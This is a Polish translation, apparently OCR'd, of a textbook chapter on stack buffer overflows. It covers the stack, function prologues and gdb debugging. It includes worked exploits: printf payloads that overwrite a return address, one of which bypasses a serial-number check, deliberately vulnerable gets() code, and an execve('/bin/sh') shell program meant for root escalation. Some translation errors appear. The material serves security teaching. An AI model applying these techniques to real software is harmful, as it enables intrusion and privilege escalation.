Przepełnienia stosu

Przepełnienia bufora oparte na stosie były historycznie jedną z najpopularniejszych i najlepiej poznanych metod wykorzystywania oprogramowania. Dziesiątki, jeśli nie setki artykułów zostały napisane na temat technik przepełniania stosu we wszystkich popularnych architekturach. Jednym z najczęściej przywoływanych i prawdopodobnie pierwszym publicznym dyskursem na temat przepełnienia stosów jest „Smashing the Stack for Fun and Profit" Aleph One. Napisany w 1996 roku i opublikowany w czasopiśmie Phrack artykuł po raz pierwszy wyjaśnił w jasny i zwięzły sposób, w jaki sposób możliwe są luki w zabezpieczeniach związane z przepełnieniem bufora i jak można je wykorzystać. Aleph One nie wymyślił przepełnienia stosu; wiedza i wykorzystywanie przepełnień stosu były przekazywane przez dekadę lub dłużej przed wydaniem „Smashing the Stack". Przepełnienia stosu teoretycznie istniały od co najmniej tak długo, jak język C i wykorzystywanie tych luk odbywa się regularnie od ponad 25 lat. Mimo że są prawdopodobnie najlepiej poznaną i najlepiej udokumentowaną klasą podatności, luki związane z przepełnieniem stosu są generalnie powszechne w obecnie produkowanym oprogramowaniu. Sprawdź swoją ulubioną listę wiadomości o bezpieczeństwie; jest prawdopodobne, że zgłaszana jest luka przepełnienia stosu, nawet gdy czytasz tę część.

Bufory

Bufor jest zdefiniowany jako ograniczony, stale przydzielony zestaw pamięci. Najpopularniejszym buforem w C jest tablica. Materiał wprowadzający koncentruje się na tablicach. Przepełnienia stosu są możliwe, ponieważ nie istnieje wbudowane sprawdzanie granic w buforach w językach C lub C++. Innymi słowy, język C i jego pochodne nie mają wbudowanej funkcji zapewniającej, że dane kopiowane do bufora nie będą większe niż pojemność bufora. W związku z tym, jeśli osoba projektująca program nie zakodowała wyraźnie programu, aby sprawdzić, czy nie ma zbyt dużych danych wejściowych, dane mogą wypełnić bufor, a jeśli te dane są wystarczająco duże, kontynuować zapisywanie poza koniec bufora. Jak zobaczysz w tym rozdziale, wszystkie szalone rzeczy zaczynają się dziać, gdy zapiszesz koniec bufora. Spójrz na ten niezwykle prosty przykład, który ilustruje, że C nie ma sprawdzania granic w buforach.

```
#include < stdio.h >

#include < string.h >

int main ()

{

int array[5] = {1, 2, 3, 4, 5};

printf("%d\n", array[5] );

}
```

W tym przykładzie utworzyliśmy tablicę w języku C. Tablica o nazwie array składa się z pięciu elementów. Popełniliśmy tutaj błąd początkującego programisty C, ponieważ zapomnieliśmy, że tablica o rozmiarze pięć zaczyna się od elementu zero, array[0] i kończy się elementem czwartym, array[4]. Próbowaliśmy odczytać to, co uważaliśmy za piąty element tablicy, ale tak naprawdę czytaliśmy poza tablicą, do „szóstego" elementu. Kompilator gcc nie powoduje błędów, ale po uruchomieniu tego kodu otrzymujemy nieoczekiwane wyniki:

```
shellcoders@debian:~/chapter_2$ cc buffer.c
```

```
shellcoders@debian:~/chapter_2$ ./a.out

134513712
```

Ten przykład pokazuje, jak łatwo jest czytać poza końcem bufora; C nie zapewnia wbudowanej ochrony. A co z pisaniem po końcu bufora? To również musi być możliwe. Spróbujmy celowo napisać daleko poza bufor i zobaczmy, co się stanie:

```
int main ()

{

int array[5];

int i;

for (i = 0; i <= 255; i++ )

{

array[i] = 10;

}

}
```

Nasz kompilator nie daje nam żadnych ostrzeżeń ani błędów. Ale kiedy uruchamiamy ten program, zawiesza się:

```
shellcoders@debian:~/chapter_2$ cc buffer2.c

shellcoders@debian:~/chapter_2$ ./a.out

Segmentation fault (core dumped)
```

Jak zapewne wiesz z doświadczenia, gdy programista tworzy bufor, który może być przepełniony, a następnie kompiluje i uruchamia kod, program często ulega awarii lub nie działa zgodnie z oczekiwaniami. Następnie programista przegląda kod, odkrywa, gdzie popełnił błąd i naprawia błąd. Rzućmy okiem na zrzut pamięci w gdb:

```
shellcoders@debian:~/chapter_2$ gdb -q -c core

Program terminated with signal 11, Segmentation fault.

#0 0x0000000a in ?? ()

(gdb)
```

Co ciekawe, widzimy, że program podczas awarii wykonywał adres 0x0000000a – lub 10 w systemie dziesiętnym. Więcej na ten temat w dalszej części. A co, jeśli dane wprowadzone przez użytkownika zostaną skopiowane do bufora? A co, jeśli program oczekuje danych wejściowych od innego programu, który może być emulowany przez osobę, na przykład klienta obsługującego sieć TCP/IP? Jeśli programista zaprojektuje kod, który kopiuje dane wejściowe użytkownika do bufora, użytkownik może celowo umieścić w buforze więcej danych wejściowych niż może pomieścić. Może to mieć wiele różnych konsekwencji, od awarii programu po zmuszenie programu do wykonywania instrukcji dostarczonych przez użytkownika. Są to sytuacje, którymi głównie się zajmujemy, ale zanim

przejdziemy do kontroli wykonania, musimy najpierw przyjrzeć się, jak działa przepełnienie bufora przechowywanego na stosie z perspektywy zarządzania pamięcią.


Stos

Jak omówiono w Części 1, stos jest strukturą danych LIFO. Podobnie jak stos talerzy w stołówce, ostatni element umieszczony na stosie jest pierwszym elementem, który należy usunąć. Granica stosu jest zdefiniowana przez rejestr rozszerzonego wskaźnika stosu (ESP), który wskazuje na wierzchołek stosu. Instrukcje dotyczące stosu, PUSH i POP, używają ESP, aby wiedzieć, gdzie znajduje się stos w pamięci. W większości architektur, zwłaszcza IA32, ESP wskazuje na ostatni adres używany przez stos. W innych implementacjach wskazuje na pierwszy wolny adres. Dane są umieszczane na stosie za pomocą instrukcji PUSH; jest usunięty ze stosu przy użyciu instrukcji POP. Instrukcje te są wysoce zoptymalizowane i wydajne przy przenoszeniu danych do i ze stosu. Wykonajmy dwie instrukcje PUSH i zobaczmy, jak zmienia się stos:

push 1

push addr var

Te dwie instrukcje najpierw umieszczają wartość 1 na stosie, a następnie umieszczają na nim adres zmiennej VAR. Stos będzie wyglądał tak, jak pokazano na rysunku




Rejestr ESP będzie wskazywał wierzchołek stosu, adres 643410h. Wartości są odkładane na stos w kolejności wykonania, więc najpierw wstawiana jest wartość 1, a następnie adres zmiennej VAR. Kiedy instrukcja PUSH jest wykonywana, ESP jest zmniejszane o cztery, a dwusłow jest zapisywany pod nowy adres przechowywany w rejestrze ESP. Kiedy już coś umieścimy na stosie, nieuchronnie będziemy chcieli to odzyskać - robi się to za pomocą instrukcji POP. Korzystając z tego samego przykładu, pobierzmy nasze dane i adres ze stosu:

pop eax

pop ebx

Najpierw ładujemy wartość ze szczytu stosu (tam, gdzie wskazuje ESP) do EAX. Następnie powtarzamy instrukcję POP, ale kopiujemy dane do EBX. Stos wygląda teraz tak, jak pokazano na rysunku



Jak już zapewne zgadłeś, instrukcja POP zmienia tylko wartość ESP - nie zapisuje ani nie usuwa danych ze stosu. Zamiast tego POP zapisuje dane do operandu, w tym przypadku najpierw zapisuje adres zmiennej VAR do EAX, a następnie zapisuje wartość 1 do EBX. Innym ważnym rejestrem w stosie jest EBP. Rejestr EBP jest zwykle używany do obliczania adresu względem innego adresu, czasami nazywanego wskaźnikiem ramki. Chociaż może być używany jako rejestr ogólnego przeznaczenia, EBP był historycznie używany do pracy ze stosem. Na przykład poniższa instrukcja wykorzystuje EBP jako indeks:

mov eax,[ebp+10h]

Instrukcja ta przeniesie słowo z 16 bajtów (10 w hex) w dół stosu (pamiętaj, że stos rośnie w kierunku adresów o niższych numerach) do EAX.


Funkcje i stos

Podstawowym celem stosu jest usprawnienie korzystania z funkcji. Z perspektywy niskiego poziomu funkcja zmienia przepływ sterowania programem tak, że instrukcja lub grupa instrukcji może być wykonywana niezależnie od reszty programu. Co ważniejsze, gdy funkcja zakończy wykonywanie swoich instrukcji, zwraca kontrolę do oryginalnego wywołującego funkcję. Ta koncepcja funkcji jest najefektywniej realizowana przy użyciu stosu. Spójrz na prostą funkcję C i jak stos jest używany przez funkcję:

```
void function(int a, int b)

{

int array[5];

}

main()

{

function(1,2);

printf(“This is where the return address points”);

}
```

W tym przykładzie instrukcje w main są wykonywane do momentu napotkania wywołania funkcji. Kolejne wykonywanie programu musi teraz zostać przerwane, a instrukcje w funkcji muszą zostać wykonane. Pierwszym krokiem jest odłożenie argumentów funkcji a i b wstecz na stos. Gdy argumenty są umieszczane na stosie, wywoływana jest funkcja, umieszczając na stosie adres powrotu lub RET. RET to adres przechowywany we wskaźniku instrukcji (EIP) w momencie wywołania funkcji czasu. RET to lokalizacja, w której należy kontynuować wykonywanie po zakończeniu funkcji, aby można było wykonać resztę programu. W tym przykładzie adres printf("Tu wskazuje adres powrotu"); instrukcja zostanie zepchnięta na stos. Zanim jakiekolwiek instrukcje funkcyjne będą mogły być wykonane, wykonywany jest prolog. W istocie prolog przechowuje pewne wartości na stosie, aby funkcja mogła być wykonana czysto. Bieżąca wartość EBP jest odkładana na stos, ponieważ wartość EBP musi zostać zmieniona, aby odwoływać się do wartości na stosie. Po zakończeniu funkcji będziemy potrzebować tej przechowywanej wartości EBP w celu obliczenia lokalizacji adresów w głównym. Po zapisaniu EBP na stosie możemy skopiować bieżący wskaźnik stosu (ESP) do EBP. Teraz możemy łatwo odwoływać się do adresów lokalnych na stosie. Ostatnią rzeczą, jaką robi prolog, jest obliczenie przestrzeni

adresowej wymaganej do działania zmiennych lokalnych i zarezerwowanie tej przestrzeni na stosie. Odjęcie wielkości zmiennych od ESP rezerwuje wymaganą przestrzeń. Wreszcie, zmienne lokalne do funkcji, w tym przypadku po prostu tablica, są odkładane na stos. Rysunek przedstawia wygląd stosu w tym momencie.



Teraz powinieneś dobrze rozumieć, jak funkcja działa ze stosem. Zagłębmy się trochę i spójrzmy na to, co się dzieje z perspektywy montażu. Skompiluj naszą prostą funkcję C za pomocą następującego polecenia:

shellcoders@debian:~/chapter_2$ cc -mpreferred-stack- boundary=2 -ggdb

function.c -o function

Upewnij się, że używasz przełącznika –ggdb, ponieważ chcemy skompilować dane wyjściowe gdb do celów debugowania. Chcemy również użyć preferowanego przełącznika granicznego stosu, który ustawi nasz stos w przyrostach rozmiaru dword. W przeciwnym razie gcc zoptymalizuje stos i sprawi, że wszystko będzie trudniejsze niż jest to konieczne w tym momencie. Załaduj swoje wyniki do gdb:

shellcoders@debian:~/chapter_2$ gdb function

GNU gdb 6.3-debian

Copyright 2004 Free Software Foundation, Inc.

GDB is free software, covered by the GNU General Public License, and you are welcome to change it and/or distribute copies of it under certain conditions. Type “show copying” to see the conditions.

There is absolutely no warranty for GDB. Type “show warranty” for

details. This GDB was configured as “i386-linux”...

Using host libthread_db library “/lib/libthread_db.so.1”. (gdb)

Najpierw spójrz, jak nazywa się nasza funkcja, funkcja. Zdemontuj główne:

(gdb) disas main

Dump of assembler code for function main:

0x0804838c < main+0 >: push %ebp

0x0804838d < main+1 >: mov %esp,%ebp

0x0804838f < main+3 >: sub $0x8,%esp

0x08048392 < main+6 >: movl $0x2,0x4(%esp)

0x0804839a < main+14 >: movl $0x1,(%esp)

0x080483a1 < main+21 >: call 0x8048384 <function>

0x080483a6 < main+26 >: movl $0x8048500,(%esp)

0x080483ad < main+33 >: call 0x80482b0 <_init+56>

0x080483b2 < main+38 >: leave

0x080483b3 < main+39 >: ret

End of assembler dump.

W < main+6 > i < main+14 > widzimy, że wartości naszych dwóch parametrów (0x1 i 0x2) są odkładane wstecz na stos. W < main+21 > widzimy instrukcję call, która, chociaż nie jest wyraźnie pokazana, odkłada RET (EIP) na stos. call następnie przekazuje przepływ wykonania do funkcji pod adresem 0x8048384. Teraz zdemontuj funkcję i zobacz, co się stanie, gdy zostanie tam przeniesiona kontrola:

(gdb) disas function

Dump of assembler code for function function:

0x08048384 < function+0 >: push %ebp

0x08048385 <function+1>: mov %esp,%ebp

0x08048387 <function+3>: sub $0x20,%esp

0x0804838a <function+6>: leave

0x0804838b <function+7>: ret

End of assembler dump.

Ponieważ nasza funkcja nie robi nic poza ustawieniem zmiennej lokalnej tablicy, wyjście z demontażu jest stosunkowo proste. Zasadniczo wszystko, co mamy, to prolog funkcji i funkcja zwracająca kontrolę do main. Prolog najpierw zapisuje na stosie wskaźnik bieżącej ramki, EBP. Następnie kopiuje bieżący wskaźnik stosu do EBP w < funkcja+1 >. Na koniec prolog tworzy wystarczająco dużo miejsca na stosie dla naszej zmiennej lokalnej tablicy w <function+3>. „Tablica” ma rozmiar 5 * 4 bajty (20 bajtów), ale stos alokuje 0x20 lub 30 bajtów przestrzeni stosu dla naszych lokalnych.

Przepełnione bufory na stosie

Powinieneś teraz dobrze rozumieć, co się dzieje, gdy funkcja jest wywoływana i jak wchodzi w interakcję ze stosem. W tej sekcji zobaczymy, co się dzieje, gdy w buforze umieścimy zbyt dużo danych. Po zrozumieniu, co się dzieje, gdy bufor jest przepełniony, możemy przejść do bardziej ekscytującego materiału, a mianowicie wykorzystania przepełnienia bufora i przejęcia kontroli nad wykonaniem. Stwórzmy prostą funkcję, która wczytuje dane wprowadzone przez użytkownika do bufora, a następnie wyprowadza je na standardowe wyjście:

void return_input (void)

{

char array[30];

```
gets (array);

printf(“%s\n”, array);

}

main()

{

return_input();

return 0;

}
```

Ta funkcja pozwala użytkownikowi umieścić w tablicy tyle elementów, ile chce. Skompiluj ten program, ponownie używając preferowanego przełącznika granicznego stosu:

```
shellcoders@debian:~/chapter_2$ cc -mpreferred-stack-boundary=2 -ggdb

overflow.c -o overflow
```

Uruchom program, a następnie wprowadź dane wejściowe użytkownika, które zostaną wprowadzone do bufora. Przy pierwszym uruchomieniu wystarczy wpisać dziesięć znaków A:

```
shellcoders@debian:~/chapter_2$ ./overflow

AAAAAAAAAA

AAAAAAAAAA
```

Nasza prosta funkcja zwraca to, co zostało wprowadzone i wszystko działa poprawnie. Teraz wstawmy 40 znaków, które przepełnią bufor i zaczną nadpisywać inne rzeczy przechowywane na stosie:

```
shellcoders@debian:~/chapter_2$ ./overflow

AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD

AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD

Segmentation fault (core dumped)
```

Zgodnie z oczekiwaniami dostaliśmy segfault, ale dlaczego? Przyjrzyjmy się dokładniej, korzystając z GDB.

Najpierw uruchamiamy GDB:

```
shellcoders@debian:~/chapter_2$ gdb ./overflow
```

Przyjrzyjmy się funkcji return_input(). Chcemy przerwać wywołanie gets() i punkt, w którym zwraca:

```
(gdb) disas return_input

Dump of assembler code for function return_input:

0x080483c4 < return_input+0 >: push %ebp

0x080483c5 < return_input+1 >: mov %esp,%ebp
```

0x080483c7 < return_input+3 >: sub $0x28,%esp

0x080483ca < return_input+6 >: lea 0xffffffe0(%ebp),%eax

0x080483cd < return_input+9 >: mov %eax,(%esp)

0x080483d0 < return_input+12 >: call 0x80482c4 <_init+40>

0x080483d5 < return_input+17 >: lea 0xffffffe0(%ebp),%eax

0x080483d8 < return_input+20 >: mov %eax,0x4(%esp)

0x080483dc < return_input+24 >: movl $0x8048514,(%esp)

0x080483e3 < return_input+31 >: call 0x80482e4 <_init+72>

0x080483e8 < return_input+36 >: leave

0x080483e9 < return_input+37 >: ret

End of assembler dump.

Widzimy dwie instrukcje „call”, dla gets() i printf(). Możemy również zobaczyć instrukcję „ret” na końcu funkcji, więc umieśćmy punkty przerwania przy wywołaniu gets() i „ret”:

(gdb) break *0x080483d0

Breakpoint 1 at 0x80483d0: file overflow.c, line 5.

(gdb) break *0x080483e9

Breakpoint 2 at 0x80483e9: file overflow.c, line 7.

Teraz uruchommy program, aż do naszego pierwszego punktu przerwania:

(gdb) run

Breakpoint 1, 0x080483d0 in return_input () at overflow.c:5

gets (array);

Przyjrzymy się układowi stosu, ale najpierw przyjrzyjmy się kodowi funkcji main():

(gdb) disas main

Dump of assembler code for function main:

0x080483ea < main+0 >: push %ebp

0x080483eb < main+1 >: mov %esp,%ebp

0x080483ed < main+3 >: call 0x80483c4 < return_input >

0x080483f2 < main+8 >: mov $0x0,%eax

0x080483f7 < main+13 >: pop %ebp

0x080483f8 < main+14 >: ret

End of assembler dump.

Zauważ, że instrukcja po wywołaniu return_input() jest pod adresem 0x080483f2. Rzućmy okiem na stos. Pamiętaj, że jest to stan stosu przed wywołaniem gets() w funkcji return_input():

(gdb) x/20x $esp

0xbffffa98: 0xbffffaa0 0x080482b1 0x40017074 0x40017af0

0xbffffaa8: 0xbffffac8 0x0804841b 0x4014a8c0 0x08048460

0xbffffab8: 0xbffffb24 0x4014a8c0 0xbffffac8 0x080483f2

0xbffffac8: 0xbffffaf8 0x40030e36 0x00000001 0xbffffb24

0xbffffad8: 0xbffffb2c 0x08048300 0x00000000 0x4000bcd0

Pamiętaj, że spodziewamy się zobaczyć zapisany EBP i zapisany adres zwrotny (RET). Pogrubiliśmy je w powyższym zrzucie dla jasności. Widać, że zapisany adres powrotu wskazuje na 0x080483f2, adres w main() po wywołaniu return_input(), czego oczekiwaliśmy. Teraz kontynuujmy wykonywanie programu i wprowadźmy nasz 40-znakowy ciąg:

(gdb) continue

Continuing.

AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD

AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD

Breakpoint 2, 0x080483e9 in return_input () at overflow.c:7

7 }

Więc natrafiliśmy na nasz drugi punkt przerwania, instrukcję „ret” w return_input(), tuż przed powrotem funkcji. Spójrzmy teraz na stos:

(gdb) x/20x 0xbffffa98

0xbffffa98: 0x08048514 0xbffffaa0 0x41414141 0x41414141

0xbffffaa8: 0x42424141 0x42424242 0x42424242 0x43434343

0xbffffab8: 0x43434343 0x44444343 0x44444444 0x44444444

0xbffffac8: 0xbffffa00 0x40030e36 0x00000001 0xbffffb24

0xbffffad8: 0xbffffb2c 0x08048300 0x00000000 0x4000bcd0

Ponownie pogrubiliśmy zapisany EBP i zapisany adres zwrotny - zauważ, że oba zostały nadpisane znakami z naszego ciągu - 0x44444444 jest szesnastkowym odpowiednikiem „DDDD”. Zobaczmy, co się stanie, gdy wykonamy instrukcję „ret”:

(gdb) x/1i $eip


0x80483e9 <return_input+37>: ret

(gdb) stepi

0x44444444 in ?? ()

(gdb)

Ups! Nagle wykonujemy kod pod adresem podanym w naszym ciągu. Spójrz na rysunek , który pokazuje, jak wygląda nasz stos po przepełnieniu tablicy.



Wypełniliśmy tablicę 32 bajtami i kontynuowaliśmy. Napisaliśmy przechowywany adres EBP, który jest teraz słowem zawierającym szesnastkową reprezentację DDDD. Co ważniejsze, nadpisaliśmy RET innym słowem DDDD. Gdy funkcja zakończyła działanie, odczytała wartość przechowywaną w RET, która jest teraz 0x44444444, szesnastkowy odpowiednik DDDD, i próbowała przeskoczyć do tego adresu. Ten adres nie jest prawidłowym adresem lub znajduje się w chronionej przestrzeni adresowej, a program zakończył działanie z błędem segmentacji

Kontrolowanie EIP

Teraz pomyślnie przepełniliśmy bufor, nadpisaliśmy EBP i RET i dlatego spowodowaliśmy, że nasza przepełniona wartość została załadowana do EIP. Wszystko, co to spowodowało, to awaria programu. Chociaż to przepełnienie może być przydatne w tworzeniu odmowy usługi, program, który zamierzasz zawiesić, powinien być na tyle ważny, aby ktoś się przejął, gdyby nie był dostępny. W naszym przypadku tak nie jest. Przejdźmy więc do kontrolowania ścieżki wykonania, lub po prostu kontrolowania tego, co jest ładowane do EIP, wskaźnika instrukcji. W tej sekcji zajmiemy się poprzednim przykładem przepełnienia i zamiast wypełniać bufor Ds, wypełnimy go wybranym przez nas adresem. Adres zostanie zapisany w buforze i nadpisze EBP i RET naszą nową wartością. Gdy RET zostanie odczytany ze stosu i umieszczony w EIP, instrukcja pod adresem zostanie wykonana. W ten sposób będziemy kontrolować wykonanie. Najpierw musimy zdecydować, jakiego adresu użyć. Miejmy wywołanie programu return_input zamiast zwracania kontroli do main. Musimy określić adres, na który ma nastąpić skok, więc będziemy musieli wrócić do gdb i dowiedzieć się, jaki adres wywołuje return_input:

shellcoders@debian:~/chapter_2$ gdb ./overflow

(gdb) disas main

Dump of assembler code for function main:

0x080483ea < main+0 >: push %ebp

0x080483eb < main+1 >: mov %esp,%ebp

0x080483ed < main+3 >: call 0x80483c4 < return_input >

0x080483f2 < main+8 >: mov $0x0,%eax

0x080483f7 < main+13 >: pop %ebp

0x080483f8 < main+14 >: ret

End of assembler dump.

Widzimy, że adres, którego chcemy użyć to 0x080483ed.

UWAGA: Nie oczekuj, że będziesz mieć dokładnie te same adresy - upewnij się, że znalazłeś poprawny adres dla return_input.

Ponieważ 0x080483ed nie tłumaczy się czysto na normalne znaki ASCII, musimy znaleźć metodę, która zamieni ten adres na wprowadzanie znaków. Następnie możemy pobrać dane wyjściowe tego programu i umieścić je w buforze w przypadku przepełnienia. Możemy w tym celu użyć funkcji printf powłoki bash i przekazać wyjście printf do programu przepełnienia. Jeśli najpierw spróbujemy krótszego ciągu:

shellcoders@debian:~/chapter_2$ printf “AAAAAAAAAABBBBBBBBBBCCCCCCCCCC”

| ./overflow

AAAAAAAAAABBBBBBBBBBCCCCCCCCCC

shellcoders@debian:~/chapter_2$

…nie ma przepełnienia, a nasz ciąg jest powtarzany raz. Jeśli nadpiszemy zapisany adres powrotu adresem wywołania return_input():

shellcoders@debian:~/chapter_2$ printf

“AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDD\xed\x83\x04\x08” | ./overflow

AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDí

AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDò

Zauważamy, że zwrócił nasz ciąg dwa razy. Udało nam się uruchomić program w wybranej przez nas lokalizacji. Gratulacje, udało Ci się wykorzystać swoją pierwszą lukę!

Ciekawa dywersja

Chociaż skupimy się na wykonywaniu wybranego przez Ciebie kodu w programie docelowym, czasami nie ma takiej potrzeby. Często wystarczy, że atakujący po prostu przekieruje ścieżkę wykonania do innej części programu docelowego, jak widzieliśmy w poprzednim przykładzie - może niekoniecznie chcieć „kradnącej gniazda” powłoki głównej, jeśli wszystko jest w porządku. Te podwyższone uprawnienia w programie docelowym. Wiele mechanizmów obronnych skupia się na zapobieganiu wykonaniu „arbitralnego” kodu. Wiele z tych zabezpieczeń (na przykład N^X, Windows DEP) jest bezużytecznych, jeśli atakujący mogą po prostu ponownie wykorzystać część docelowego programu, aby osiągnąć swój cel. Wyobraźmy sobie program, który wymaga wprowadzenia numeru seryjnego przed użyciem. Wyobraź sobie, że ten program ma przepełnienie stosu, gdy użytkownik wprowadzi zbyt długi numer seryjny. Moglibyśmy stworzyć „numer seryjny”, który byłby zawsze ważny, przeskakując program do „prawidłowej” sekcji kodu po wpisaniu poprawnego numeru seryjnego. Ten „exploit” jest dokładnie zgodny z techniką opisaną w poprzedniej sekcji, ale ilustruje, że w niektórych sytuacjach rzeczywistych (w szczególności uwierzytelnianie) wystarczy przeskoczyć do adresu wybranego przez atakującego. Oto program:

// serial.c

#include < stdlib.h >

#include < stdio.h >

```
#include < string.h >
int valid_serial( char *psz )
{
size_t len = strlen( psz );
unsigned total = 0;
size_t i;
if( len < 10 )
return 0;
for( i = 0; i < len; i++ )
{
if(( psz[i] < '0' ) || ( psz[i] > 'z' ))
return 0;
total += psz[i];
}
if( total % 853 == 83 )
return 1;
return 0;
}
int validate_serial()
{
char serial[ 24 ];
fscanf( stdin, "%s", serial );
if( valid_serial( serial ))
return 1;
else
return 0;
}
int do_valid_stuff()
{
printf("The serial number is valid!\n");
// do serial-restricted, valid stuff here.
```

```
exit( 0 );
}
int do_invalid_stuff()
{
printf("Invalid serial number!\nExiting\n");
exit( 1 );
}
int main( int argc, char *argv[] )
{
if( validate_serial() )
do_valid_stuff(); // 0x0804863c
else
do_invalid_stuff();
return 0;
}
```

Jeśli skompilujemy i podlinkujemy program i uruchomimy go, zobaczymy, że akceptuje on numery seryjne jako dane wejściowe i (jeśli numer seryjny ma ponad 24 znaki długości) przepełnia się podobnie jak w poprzednim programie. Jeśli uruchomimy gdb, możemy ustalić, gdzie kod „serial is valid" to:

```
shellcoders@debian:~/chapter_2$ gdb ./serial
(gdb) disas main
Dump of assembler code for function main:
0x0804857a < main+0 >: push %ebp
0x0804857b < main+1 >: mov %esp,%ebp
0x0804857d < main+3 >: sub $0x8,%esp
0x08048580 < main+6 >: and $0xfffffff0,%esp
0x08048583 < main+9 >: mov $0x0,%eax
0x08048588 < main+14 >: sub %eax,%esp
0x0804858a < main+16 >: call 0x80484f8 < validate_serial >
0x0804858f < main+21 >: test %eax,%eax
0x08048591 < main+23 >: je 0x804859a  < main+32 >
0x08048593 < main+25 >: call 0x804853e < do_valid_stuff >
0x08048598 <main+30 >: jmp 0x804859f < main+37 >
```

0x0804859a < main+32 >: call 0x804855c < do_invalid_stuff >

0x0804859f < main+37 >: mov $0x0,%eax

0x080485a4 < main+42 >: leave

0x080485a5 < main+43 >: ret

Z tego możemy zobaczyć wywołanie validate_serial i kolejny test oraz wywołanie do_valid_stuff lub do_invalid_stuff. Jeśli przepełnimy bufor i ustawimy zapisany adres zwrotny na 0x08048593, będziemy mogli pominąć sprawdzanie numeru seryjnego. Aby to zrobić, ponownie użyj funkcji printf w bash (pamiętaj, że kolejność bajtów jest odwrócona, ponieważ maszyny IA32 są little-endian). Gdy następnie uruchomimy serial z naszym specjalnie wybranym numerem seryjnym jako danymi wejściowymi, otrzymamy:

“AAAAAAAAAABBBBBBBBBBCCCCCCCCAAAABBBBCCCCDDDD\x93\x85\x04\x08” |

./serial

The serial number is valid!

Nawiasem mówiąc, numer seryjny „HHHHHHHHHHHH” (13 Hs) również działa (ale w ten sposób było o wiele fajniej).

Korzystanie z exploita w celu uzyskania uprawnień roota

Teraz nadszedł czas, aby zrobić coś pożytecznego z luką, którą wykorzystałeś wcześniej. Zmuszenie overflow.c do proszenia o wprowadzenie danych dwa razy zamiast jednego to fajna sztuczka, ale nie jest to coś, o czym chciałbyś powiedzieć znajomym: „Hej, zgadnij co, spowodowałem, że 15-wierszowy program w C prosi o wprowadzenie danych dwukrotnie!” Nie, chcemy, żebyś był fajniejszy. Ten typ przepełnienia jest powszechnie używany do uzyskania uprawnień roota (uid 0). Możemy to zrobić, atakując proces działający jako root. Zmuszasz go do wykonania powłoki, która dziedziczy jego uprawnienia. Jeśli proces działa jako root, będziesz miał powłokę roota. Ten rodzaj lokalnego przepełnienia jest coraz bardziej popularny, ponieważ coraz więcej programów nie działa z uprawnieniami roota. Gdy wykorzystujemy podatny na ataki program, możemy nie tylko generować powłokę roota. Wiele kolejnych rozdziałów tej książki obejmuje metody eksploatacji inne niż tarło skorupy korzenia. Wystarczy powiedzieć, że powłoka root jest nadal jednym z najczęstszych zastosowań i najłatwiejszym do zrozumienia. Bądź jednak ostrożny. Kod do tworzenia powłoki głównej korzysta z wywołania systemowego execve. Poniżej znajduje się program w C do tworzenia powłoki:

```
// shell.c

int main(){

char *name[2];

name[0] = “/bin/sh”;

name[1] = 0x0;

execve(name[0], name, 0x0);

exit(0);

}
```

Jeśli skompilujemy ten kod i uruchomimy go, zobaczymy, że stworzy dla nas powłokę.

```
[jack@0day local]$ gcc shell.c -o shell

[jack@0day local]$ ./shell

sh-2.05b#
```

